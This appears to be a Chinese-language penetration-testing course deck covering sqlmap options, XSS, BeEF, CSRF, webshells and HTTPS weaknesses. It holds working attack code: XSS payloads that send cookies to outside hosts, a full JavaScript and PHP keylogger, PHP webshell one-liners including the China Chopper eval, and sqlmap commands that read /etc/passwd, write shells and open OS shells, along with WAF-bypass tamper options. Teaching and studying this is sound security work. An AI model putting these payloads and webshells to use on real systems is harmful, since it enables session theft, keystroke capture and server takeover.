- 变量分隔符: `--param-del`
  - `http://1.1.1.1/a.php?q=foo;id=1 // ; &`
  - `sqlmap -u "http://1.1.1.1/a.php" --data="q=foo;id=1" --param-del=";" -f`
- cookie 头: `--cookie`
  - web应用需要基于cookie的身份认证
  - 检查cookie中的注入点 (`level >=2`)
  - `Set-Cookie` / `--drop-set-cookie` / `--cookie-del`
  - `sqlmap -u "http://1.1.1.1/a.php?id=1" --cookie="a=1;b=2" -f`

# SQLMAP自动注入02——REQUEST

- --user-agent
  - sqlmap/1.0-dev-xxxxxxx (<http://sqlmap.org>)
- --random-agent
  - /usr/share/sqlmap/txt/user-agents.txt
- sqlmap检查user-agent中的注入点: Level >= 3
- APP/WAF/IPS/IDS 过滤异常user-agent时报错
  - [hh:mm:20] [ERROR] the target URL responded with an unknown HTTP status code, try to force the HTTP User-Agent header with option --user-agent or --random-agent

# SQLMAP自动注入02——REQUEST

- Host头: --host
  - Level =5
- Referer头: --referer
  - Level >=3
- 额外的header: --headers
  - 每个头单独一行（名称区分大小写）
  - `sqlmap -u "http://1.1.1.1/a.php?id=1" --headers="host:www.a.com\nUser-Agent:yuanfh"`
- --method=GET/POST

# SQLMAP自动注入02——REQUEST

- 基于HTTP协议的身份验证
  - Basic
  - Digest
  - NTLM
  - sqlmap. -u "http://1.1.1.1/a.php?id=1" --auth-type Basic --auth-cred "user:pass"
- --auth-cert / --auth-file
  - --auth-file="ca.PEM"
  - 含有私钥的PEM格式证书文件
  - PEM格式的证书链文件

# SQLMAP自动注入02——REQUEST

- http(s) 代理
  - --proxy="http://127.0.0.1:8087"
  - --proxy-cred="name:pass"
  - --ignore-proxy
    - 忽略系统级代理设置，通常用于扫描本地网络目标
- sqlmap -u "http://1.1.1.1/a.php?id=1" --proxy="http://127.0.0.1:8087" -f

# SQLMAP自动注入02——REQUEST

- --delay
  - 每次http(s)请求之间延迟时间，浮点数，单位为秒，默认无延迟
- --timeout
  - 请求超时时间，浮点数，默认为30秒
- --retries
  - http(s)连接超时重试次数，默认3次
- --randomize
  - 长度、类型与原始值保持一致的前提下，指定每次请求随机取值的参数名



# SQLMAP自动注入02——REQUEST

- --scope
  - 过滤日志内容，通过正则表达式筛选扫描对象
  - sqlmap -l burp.log --scope="(www)?\.target\. (com | net | org)“
  - sqlmap -l 2.log --scope="(19)?\.168\.20\. (1 | 10 | 100)" --level 3 --dbs
  - *User-agent*中的注入点
- --safe-url / --safe-freq
  - 检测和盲注阶段会产生大量失败请求，服务器端可能因此销毁session
  - 每发送--safe-freq次注入请求后，发送一次正常请求
-

# SQLMAP自动注入02——REQUEST

- --skip-urlencode
  - 默认Get方法会对传输内容进行编码，某些WEB服务器不遵守RFC标准编码，使用原始字符提交数据
- --eval
  - 每次请求前执行指定的python代码
  - 每次请求更改或增加新的参数值（时间依赖、其他参数值依赖）
  - sqlmap -u "http://1.1.1.1/a.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib;hash=hashlib.md5(id).hexdigest()"

# SQLMAP自动注入03——OPTIMIZATION

- 优化性能
- --predict-output
  - 根据检测方法，比对返回值和统计表内容，不断缩小检测范围，提高检测效率
  - 版本名、用户名、密码、Privileges、role、数据库名称、表名、列名
  - 与--threads参数不兼容
  - 统计表： /usr/share/sqlmap/txt/common-outputs.txt
- --keep-alive
  - 使用http(s)长连接，性能好
  - 与 --proxy参数不兼容
  - 长连接避免重复建立连接的网络开销，但大量长连接会严重占用服务器资源

# SQLMAP自动注入03——OPTIMIZATION

- --null-connection
  - 只获取相应页面的大小值，而非页面具体内容
  - 通常用于盲注判断 真 / 假，降低网络带宽消耗
  - 与--text-only参数不兼容（基于页面内容的比较判断 真/假）
- --threads
  - 最大并发线程
  - 盲注时每个线程获取一个字符（7次请求），获取完成后线程结束
  - 默认值为1，建议不要超过10，否则可能影响站点可用性
  - 与 --predict-output参数不兼容
- -o 开启前三个性能参数（除--threads参数）

# SQLMAP自动注入04——INJECTION

- -p
  - 指定 扫描的参数, 使--level失效
  - -p "user-agent, referer"
- --skip
  - 排除指定的扫描参数
  - --level=5 --skip="id,user-agent"
- URI注入点
  - sqlmap -u "http://targeturl/param1/value1\*/param2/value2\*/"

# SQLMAP自动注入04——INJECTION

- --dbms="mysql"
  - MySQL <5.0>
  - Oracle <11i>
  - Microsoft SQL Server <2005>
  - PostgreSQL
  - Microsoft Access
  - SQLite
  - Firebird
  - Sybase
  - SAP MaxDB
  - DB2

# SQLMAP自动注入04——INJECTION

- --OS
  - Linux
  - Windows
- --invalid-bignum / --invalid-logical
  - 通常sqlmap使用负值使参数取值失效 id=13→ id=-13
  - bignum使用大数使参数值失效 id= 999999999
  - Logical使用布尔判断使取值失效 id=13 AND 18=19
- --no-cast
  - 榨取数据时，sqlmap将所有结果转换为字符串，并用空格替换NULL结果
  - 老版本mysql数据库需要开启此开关

# SQLMAP自动注入04——INJECTION

- --no-escape
  - 出于混淆和避免出错的目的，payload中用单引号界定字符串时，sqlmap使用char()编码逃逸的方法替换字符串
  - SELECT 'foo' → SELECT CHAR(102)+CHAR(111)+CHAR(111)
  - 本参数将关闭此功能
- --prefix / --suffix
  - \$query = "SELECT \* FROM users WHERE id=('" . \$\_GET['id'] . "') LIMIT 0, 1";
  - sqlmap -u "http://1.1.1.1/sqlmap/mysql/get\_str\_brackets.php?id=1" -p id --prefix "')" --suffix "AND ('abc'='abc"
  - query = "SELECT \* FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT 0, 1";



# SQLMAP自动注入04——INJECTION

- --tamper
  - 混淆脚本，用于绕过应用层过滤、IPS、WAF
  - sqlmap -u "http://1.1.1.1/a.php?id=1" --tamper="tamper/between.py,tamper/randomcase.py,tamper/space2comment.py" -v 3

# SQLMAP自动注入05——DETECTION

- --level
  - 1-5级（默认 1）
  - /usr/share/sqlmap/xml/payloads
- --risk
  - 1-4（默认 1/ 无害）
  - Risk升高可造成数据被篡改等风险（update）
- --string, --not-string, --regexp, --code, --text-only, --titles
  - 页面比较，基于布尔的注入检测，依据返回页面内容的变化判断真假逻辑，但有些页面随时间阈值变化，此时需要人为指定标识真假的字符串，

# SQLMAP自动注入06——TECHNIQUES

- 默认使用全部技术
  - B: Boolean-based blind
  - E: Error-based
  - U: Union query-based
  - S: Stacked queries (文件系统、操作系统、注册表必须)
  - T: Time-based blind
- 
- A series of three parallel white diagonal lines are located in the bottom right corner of the slide, extending from the middle of the right edge towards the bottom-left.

# SQLMAP自动注入06——TECHNIQUES

- --time-sec
  - 基于时间的注入检测相应延迟时间（默认 5秒）
- --union-cols
  - 默认联合查询1-10列，随--level增加最多支持50列
  - --union-cols 6-9
- --union-char
  - 联合查询默认使用NULL，极端情况下NULL可能失败，此时可以手动指定数值
  - --union-char 123

# SQLMAP自动注入06——TECHNIQUES

- --dns-domain
  - 攻击者控制了某DNS服务器，使用此功能可以提高数据榨取的速度
  - --dns-domain attacker.com
- --second-order
  - 在一个页面注入的结果，从另一个页面体现出来
  - --second-order http://1.1.1.1/b.php

# SQLMAP自动注入07——FINGERPRINT

- -f , --fingerprint, -b , --banner
  - 数据库管理系统指纹信息
  - DBMS, 操作系统, 架构, 补丁

# SQLMAP自动注入08——ENUMERATION

- --current-user
- --current-db
- --hostname
- --users
- --privileges -U *username* (CU 当前账号)
- --roles
- --dbs
- --tables, --exclude-sysdbs -D dvwa
- -T users -D dvwa -C **user** --columns

# SQLMAP自动注入08——ENUMERATION

- --schema --batch --exclude-sysdbs 元数据（使用默认选项）
- --count
- Dump数据
  - --dump, -C, -T, -D, --start, --stop
  - --dump-all --exclude-sysdbs
  - --sql-query "select \* from users"



# SQLMAP自动注入09——BRUTE FORCE

- Mysql < 5.0 , 没有 information\_schema 库
- Mysql >= 5.0 , 但无权读取information\_schema 库
- 微软的access数据库, 默认无权读取MSysObjects 库
- --common-tables
- --common-columns (Access 系统表无列信息)

# SQLMAP自动注入10——UDF INJECTION

- --udf-inject , --shared-lib
  - 编译共享库创建并上传至DB Server, 以此生成UDF实现高级注入
  - Linux : shared object
  - Windows : DLL
  - <http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-whitepaper-4633857>

# SQLMAP自动注入11——FILE SYSTEM

- `--file-read="/etc/passwd"`
- `--file-write="shell.php" --file-dest "/tmp/shell.php"`

# SQLMAP自动注入12——OS

- Mysql 、 postgresql
  - 上传共享库并生成sys\_exec()、sys\_eval()两个UDF
- Mssql
  - xp\_cmdshell 存储过程（有就用、禁了启，没有建）
- --sql-shell
- --os-shell
- --os-cmd

# SQLMAP自动注入13——WINDOWS REGISTRY

- --reg-read
- --reg-add
- --reg-del
- --reg-key、--reg-value、--reg-data、--reg-type
- sqlmap -u="http://1.1.1.1/a.aspx?id=1" --reg-add --reg-key="HKEY\_LOCAL\_MACHINE\SOFTWARE\sqlmap" --reg-value=Test --reg-type=REG\_SZ --reg-data=1

# SQLMAP自动注入14——GENERAL

- -s: sqlite会话文件保存位置
- -t: 记录流量文件保存位置
- --charset: 强制字符编码
  - --charset=GBK
- --crawl: 从起始位置爬站深度
  - --batch --crawl=3
- --csv-del: dump数据默认存于","分割的CSV文件中, 指定其他分隔符
  - --csv-del=";"
- --dbms-cred: 指定数据库账号

# SQLMAP自动注入14——GENERAL

- --flush-session: 清空session
- --force-ssl
- --fresh-queries: 忽略session查询结果
- --hex: dump非ASCII字符内容时, 将其编码为16进制形式, 收到后解码还原
  - sqlmap -u "http://1.1.1.1/s.php?id=1" --hex -v 3
- --output-dir=/tmp
- --parse-errors: 分析和现实数据库内建报错信息
  - sqlmap.py -u "http://1.1.1.1/sqlmap/a.asp?id=1" --parse-errors
- --save: 将命令保存成配置文件

# SQLMAP自动注入15——MISCELLANEOUS


- -z: 参数助记符
- `sqlmap --batch --random-agent --ignore-proxy --technique=BEU -u "1.1.1.1/a.php?id=1"`
- `sqlmap -z "bat,randoma,ign,tec=BEU" -u "1.1.1.1/a.php?id=1"`
- `sqlmap --ignore-proxy --flush-session --technique=U --dump -D testdb -T users -u "1.1.1.1/a.php?id=1"`
- `sqlmap -z "ign,flu,bat,tec=U,dump,D=testdb,T=users" -u "1.1.1.1/vuln.php?id=1"`



# SQLMAP自动注入15——MISCELLANEOUS

- --answer
  - `sqlmap -u "http://1.1.1.1/a.php?id=1"--technique=E --answers="extending=N" --batch`
- --check-waf: 检测WAF/IPS/IDS
- --hpp: HTTP parameter pollution
  - 绕过WAF/IPS/IDS的有效方法
  - 尤其对ASP/IIS 和 ASP.NET/IIS
- --identify-waf: 彻底的waf/ips/ids检查
  - 支持30多种产品

# SQLMAP自动注入15——MISCELLANEOUS

- --mobile: 模拟智能手机设备
  - --purge-output: 清楚output文件夹
  - --smart: 当有大量检测目标时, 只选择基于错误的检测结果
  - --wizard
- 
- A series of white diagonal lines of varying lengths and thicknesses, located in the bottom right corner of the slide, creating a modern, abstract graphic element.

# XSS

- 攻击WEB客户端
- 客户端脚本语言
  - 弹窗告警、广告
  - Javascript
  - 在浏览器中执行
- XSS (cross-site scripting)
  - 通过WEB站点漏洞，向客户端交付恶意脚本代码，实现对客户端的攻击目的
  - 注入客户端脚本代码
  - 盗取cookie
  - 重定向
- VBScript, ActiveX, or Flash

# XSS

- JavaScript
  - 与 Java 语言无关
  - 命名完全出于市场原因
  - 使用最广的客户端脚本语言
- 使用场景
  - 直接嵌入html: `<script> alert('XSS'); </script>`
  - 元素标签事件: `<body onload=alert('XSS')>`
  - 图片标签: ``
  - 其他标签: `<iframe>`, `<div>`, and `<link>`
  - DOM对象, 篡改页面内容

# XSS

- 攻击参与方
  - 攻击者
  - 被攻击者
  - 漏洞站点
  - 第三方站点（攻击目标、攻击参与站）
- 漏洞形成的根源
  - 服务器对用户提交数据过滤不严
  - 提交给服务器的脚本被直接返回给其他客户端执行
  - 脚本在客户端执行恶意操作

# XSS

- XSS漏洞类型
  - 存储型（持久型）
  - 反射型（非持久）
  - DOM型

# XSS

- 漏洞 PoC
  - `<script>alert('xss')</script>`
  - `<a href=" " onclick=alert('xss')>type</a>`
  - `<img src=http://1.1.1.1/a.jpg onerror=alert('xss')>`
  - `<script>>window.location='http://1.1.1.1'</script>`
  - `<iframe SRC="http://1.1.1.1/victim" height = "0" width ="0"></iframe>`
  - `<script>new Image().src="http://1.1.1.1/c.php?output="+document.cookie;</script>`
  - `<script>document.body.innerHTML="<div style=visibility:visible;><h1>THIS WEBSITE IS UNDER ATTACK</h1></div>";</script>`

# XSS

- 窃取cookie
- `<script src=http://1.1.1.1/a.js></script>`
- a.js源码
  - `var img = new Image();`
  - `img.src = "http://1.1.1.1/cookies.php?cookie="+document.cookie;`



# XSS

- Keylogger.js
- document.onkeypress = function(evt) {
- evt = evt || window.event
- key = String.fromCharCode(evt.charCode)
- if (key) {
- var http = new XMLHttpRequest();
- var param = encodeURIComponent(key)
- http.open("POST","http://192.168.20.8/keylogger.php",true);
- http.setRequestHeader("Content-type","application/x-www-form-urlencoded");
- http.send("key="+param);
- }
- }

# XSS

- Keylogger.php
  - <?php
  - \$key=\$\_POST['key'];
  - \$logfile="keylog.txt";
  - \$fp = fopen(\$logfile, "a");
  - fwrite(\$fp, \$key);
  - fclose(\$fp);
  - ?>
- <script+src="http://1.1.1.1/keylogger.js"></script>
- <a href="http://192.168.20.10/dvwa/vulnerabilities/xss\_r/?name=<script+src='http://192.168.20.8/keylogger.js'></script>">xss</a>

# XSS

- Xsser
  - 命令行 / 图形化 工具
  - 绕过服务器端输入筛选
    - 10进制 / 16进制 编码
    - unescape()
  - `xsser -u "http://1.1.1.1/dvwa/vulnerabilities/" -g "xss_r/?name=" --cookie="security=low; PHPSESSID=d23e469411707ff8210717e67c521a81" -s -v --reverse-check`
  - `--heuristic` 检查被过滤的字符

# XSS

- 对payload编码, 绕过服务器端筛选过滤
  - --Str            Use method String.FromCharCode()
  - --Une           Use Unescape() function
  - --Mix            Mix String.FromCharCode() and Unescape()
  - --Dec            Use Decimal encoding
  - --Hex            Use Hexadecimal encoding
  - --Hes            Use Hexadecimal encoding, with semicolons
  - --Dwo            Encode vectors IP addresses in DWORD
  - --Doo            Encode vectors IP addresses in Octal
  - --Cem=CEM       Try -manually- different Character Encoding Mutations
- (reverse obfuscation: good) -> (ex: 'Mix,Une,Str,Hex')

# XSS

- 注入技术（多选）
- --Coo            Cross Site Scripting Cookie injection
- --Xsa            Cross Site Agent Scripting
- --Xsr            Cross Site Referer Scripting
- --Dcp            Data Control Protocol injections
- --Dom            Document Object Model injections
- --Ind            HTTP Response Splitting Induced code
- --Anchor        Use Anchor Stealth payload (DOM shadows!)
- --Phpids        PHP - Exploit PHPIDS bug (0.6.5) to bypass filters

# XSS

- --Doss XSS Denial of service (server) injection
- --Dos XSS Denial of service (client) injection
- --B64 Base64 code encoding in META tag (rfc2397)
- --Onm ONM - Use onMouseMove() event to inject code
- --lfr Use <iframe> source tag to inject code

# XSS

- Low
- Medium
- High
  - htmlspecialchars()
  - 输出html编码 < > &lt; &gt;
  - `xsser -u "http://1.1.1.1/dvwa/vulnerabilities/" -g "xss_r/?name=" -- cookie="security=high; PHPSESSID=d23e469411707ff8210717e67c521a81" -- Cem='Mix,Une,Str,Hex'`

# XSS


- 存储型XSS
  - 长期存储于服务器端
  - 每次用户访问都会被执行javascript脚本
- Name: 客户端表单长度限制
  - 客户端、截断代理
- `<script src=http://1.1.1.1/a.js></script>`
- a.js源码
  - `var img = new Image();`
  - `img.src = "http://1.1.1.1:88/cookies.php?cookie="+document.cookie;`




# XSS

- DOM型XSS
  - 一套JS和其他语言可调用的标准的API

Page

- Element1
  - Element2
  - Element3
- 

Document  
object



# XSS

- DOM型XSS

- `<script>var img=document.createElement("img");img.src="http://192.168.20.8:88/log?" + escape(document.cookie);</script>`

# BEEF

- 浏览器攻击面
  - 应用普遍转移到B / S架构，浏览器成为统一客户端程序
  - 结合社会工程学方法对浏览器进行攻击
  - 攻击浏览器用户
  - 通过注入的JS脚本，利用浏览器攻击其他网站
- BeEF (Browser exploitation framework)
  - 生成、交付payload
  - Ruby 语言编写
  - 服务器端：管理hooked客户端
  - 客户端：运行于客户端浏览器的 Javascript 脚本 (hook)

# BEEF

- 攻击手段
  - 利用网站xss漏洞实现攻击
  - 诱使客户端访问含有hook的伪造站点
  - 结合中间人攻击注入hook脚本
- 常见用途
  - 键盘记录器
  - 网络扫描
  - 浏览器信息收集
  - 绑定shell
  - 与 metasploit 集成

# BEEF

- 演示页面: [http://<IP\\_BeEF\\_Server>:3000/demos/basic.html](http://<IP_BeEF_Server>:3000/demos/basic.html)
- Details:
  - 浏览器、插件版本信息; 操作系统信息
- Logs:
  - 浏览器动作: 焦点变化、鼠标点击、信息输入
- Commands: 命令模块
  - 绿色模块: 表示模块适合目标浏览器, 并且执行结果被客户端不可见
  - 红色模块: 表示模块不适用于当前用户, 有些红色模块也可正常执行
  - 橙色模块: 模块可用, 但结果对用户可见 (CAM弹窗申请权限等)
  - 灰色模块: 模块未在目标浏览器上测试过

# BEEF

- 主要模块
    - Browsers
    - Exploits
    - Host
    - Persistence
    - Network
- 
- A series of several parallel white lines of varying lengths and slopes, located in the bottom right corner of the slide, creating a modern, abstract graphic element.

# CSRF

- Cross-site request forgery
- 与XSS经常混淆
- 从信任的角度来区分
  - XSS：利用用户对站点的信任
  - CSRF：利用站点对已经身份认证的信任
- 结合社工在身份认证会话过程中实现攻击
  - 修改账号密码、个人信息（email、收货地址）
  - 发送伪造的业务请求（网银、购物、投票）
  - 关注他人社交账号、推送博文
  - 在用户非自愿、不知情的情况下提交请求

# CSRF

- 业务逻辑漏洞
  - 对关键操作缺少确认机制
  - 自动扫描程序无法发现此类漏洞
- 漏洞利用条件
  - 被害用户已经完成身份认证
  - 新请求的提交不需要重新身份认证或确认机制
  - 攻击者必须了解Web APP请求的参数构造
  - 诱使用户触发攻击的指令（社工）
- Burpsuite CSRF PoC generator
  - Post / Get 方法



# CSRF

- 自动扫描程序的检测方法
  - 在请求和响应过程中检查是否存在anti-CSRF token 名
  - 检查服务器是否验证anti-CSRF token 的名值
  - 检查token中可编辑的字符串
  - 检查referrer头是否可以伪造
- 对策
  - Captcha
  - anti-CSRF token
  - Referrer头
  - 降低会话超时时间

# WEBSHELL

- `<?php echo shell_exec($_GET['cmd']);?>`
- 中国菜刀: <http://www.maicaidao.co/>
  - `<?php @eval($_POST['chopper']);?>`
- 可能被IDS、AV、WAF、扫描器软件发现查杀
- WeBaCoo (Web Backdoor Cookie)
  - 类终端的shell
  - 编码通信内容通过cookie头传输, 隐蔽性较强
  - cm: base64编码的命令
  - cn: 服务器用于返回数据的cookie头的名
  - cp: 返回信息定界符

# WEBSHELL

- 生成服务端
  - `webacoo -g -o a.php`
- 客户端连接
  - `webacoo -t -u http://1.1.1.1/a.php`
- 其他参数

# WEBSHELL

- Weevely
  - 隐蔽的类终端PHP Webshell
  - 30多个管理模块
    - 执行系统命令、浏览文件系统
    - 检查服务器常见配置错误
    - 创建正向、反向TCP Shell连接
    - 通过目标计算机代理 HTTP 流量
    - 从目标计算机运行端口扫描，渗透内网
  - 支持连接密码

# WEBSHELL

- Kali 缺少库
  - <https://pypi.python.org/pypi/PySocks/>
  - `./setup.py install`
- 生成服务端
  - `weevely generate <password> b.php`
  - `/usr/share/weevely/b.php`
- 客户端连接服务器
  - `weevely http://1.1.1.1/b.php <password>id`
- Help

# HTTPS攻击

- 全站HTTPS正成为潮流趋势
  - 淘宝、百度
- HTTPS的作用
  - CIA
  - 解决的是信息传输过程中数据被篡改、窃取
  - 加密：对称、非对称、单向
- HTTPS攻击方法
  - 降级攻击
  - 解密攻击（明文、证书伪造）
  - 协议漏洞、实现方法的漏洞、配置不严格

# HTTPS攻击

- Secure socket layer
  - 保证网络通信安全的加密协议
  - 1994年由Netscape开发成为统一标准
  - 1999年TLS(transport layer security)取代SSL v3
  - 近年来发现的SSL协议漏洞使业界认为其漏洞已不可软件修复
    - Heartbleed
    - POODLE
    - BEAST
- TLS 当前最新版本 1.2
- TLS/SSL、HTTPS、HTTP over SSL 通俗上表示同意含义


# HTTPS攻击

- SSL/TLS也被用于其他场景的传输通道加密
  - 邮件传输（服务器间、客户端与服务期间）
  - 数据库服务器间
  - LDAP身份认证服务器间
  - SSL VPN
  - 远程桌面RDP通信过程中的加密和身份认证



# HTTPS攻击

- WEB通信中的SSL加密
  - 公钥证书（受信任的第三方公钥颁发机构签名颁发）
  - VeriSign
  - Thawte
  - GlobalSign
  - Symantec
- 加密过程
  - 握手、协商加密算法、传输



加密信息

# HTTPS攻击

- 非对称加密算法
  - Diffie-Hellman key exchange
  - Rivest Shamir Adleman (RSA)
  - Elliptic Curve Cryptography (ECC)
- 对称加密算法
  - Data Encryption Standard (DES) / 3DES
  - Advance Encryption Standard (AES)
  - International Data Encryption Algorithm (IDEA)
  - Rivest Cipher 4 (RC4)
    - WEP、TLS/SSL、RDP、Secure shell

# HTTPS攻击

- 单向加密算法 (HASH)

| HASH算法 | HASH值长度 (bit)   |
|--------|-----------------|
| MD5    | 128             |
| SHA-1  | 160             |
| SHA-2  | 224、256、384、512 |

- SHA-3已经设计完成，但尚未广泛使用
- SHA-2是TLS 1.2 唯一支持的单向加密算法
- 碰撞攻击针对单向加密算法
  - 两个不同的文件生成相同的HASH值

# HTTPS攻击

- SSL的弱点

- SSL是不同的对称、非对称、单向加密算法的组合加密实现 (cipher suite)

| 加密算法                 | SSL实现中的用途          |
|----------------------|--------------------|
| RAS / Diffie-Hellman | 密钥交换 、身份认证         |
| AES                  | 加密数据，由RAS/DH完成密钥交换 |
| HMAC-SHA2            | 摘要信息               |

- 协商过程中强迫降级加密强度
- 现代处理器计算能力可以在可接受的时间内破解过时加密算法
- 购买云计算资源破解

# HTTPS攻击

- Openssl
  - 直接调用openssl库识别目标服务器支持的SSL/TLS cipher suite
  - openssl s\_client connect www.baidu.com:443
  - openssl s\_client -tls1\_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.taobao.com:443
    - 密钥交换-身份认证-数据加密-HASH算法
  - openssl s\_client -tls1\_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.taobao.com:443 (协商低安全级别cipher suite)
  - 可被破解的cipher suite
    - openssl ciphers -v "NULL,EXPORT,LOW,DES"
- <https://www.openssl.org/docs/apps/ciphers.html>

# HTTPS攻击


- Openssl需要大量密码学相关知识，命令复杂，结果可读性差
- SSLScan
  - 自动识别SSL配置错误、过期协议、过时cipher suite和hash算法
  - 默认会检查CRIME、heartbleed漏洞
  - 绿色表示安全、红色黄色需要引起注意
  - TLS支持的cipher suite
    - `sslsan --tlsall www.taobao.com:443`
  - 分析证书详细信息
    - `sslsan --show-certificate --no-ciphersuites www.taobao.com:443`

# HTTPS攻击

- SSLyze
  - Python语言编写
  - 检查SSL过时版本
  - 检查寻在弱点的cipher suite
  - 扫描多站点时，支持来源文件
  - 检查是否支持会话恢复
  - `sslyze --regular www.taobao.com:443`
- Nmap
  - `nmap --script=ssl-enum-ciphers.nse www.taobao.com`
- <https://www.ssllabs.com/ssltest>

# SSL中间人攻击

- 攻击者位于客户端和服务端通信链路中
  - ARP
  - DHCP
  - 修改网关
  - 修改DNS
  - 修改HOSTS
  - ICMP、STP、OSPF
- 加密流量





# SSL中间人攻击

- 攻击的前提
  - 客户端已经信任伪造证书颁发机构
  - 攻击者控制了核发证书颁发机构
  - 客户端程序禁止了显示证书错误告警信息
  - 攻击者已经控制客户端，并强制其信任伪造证书

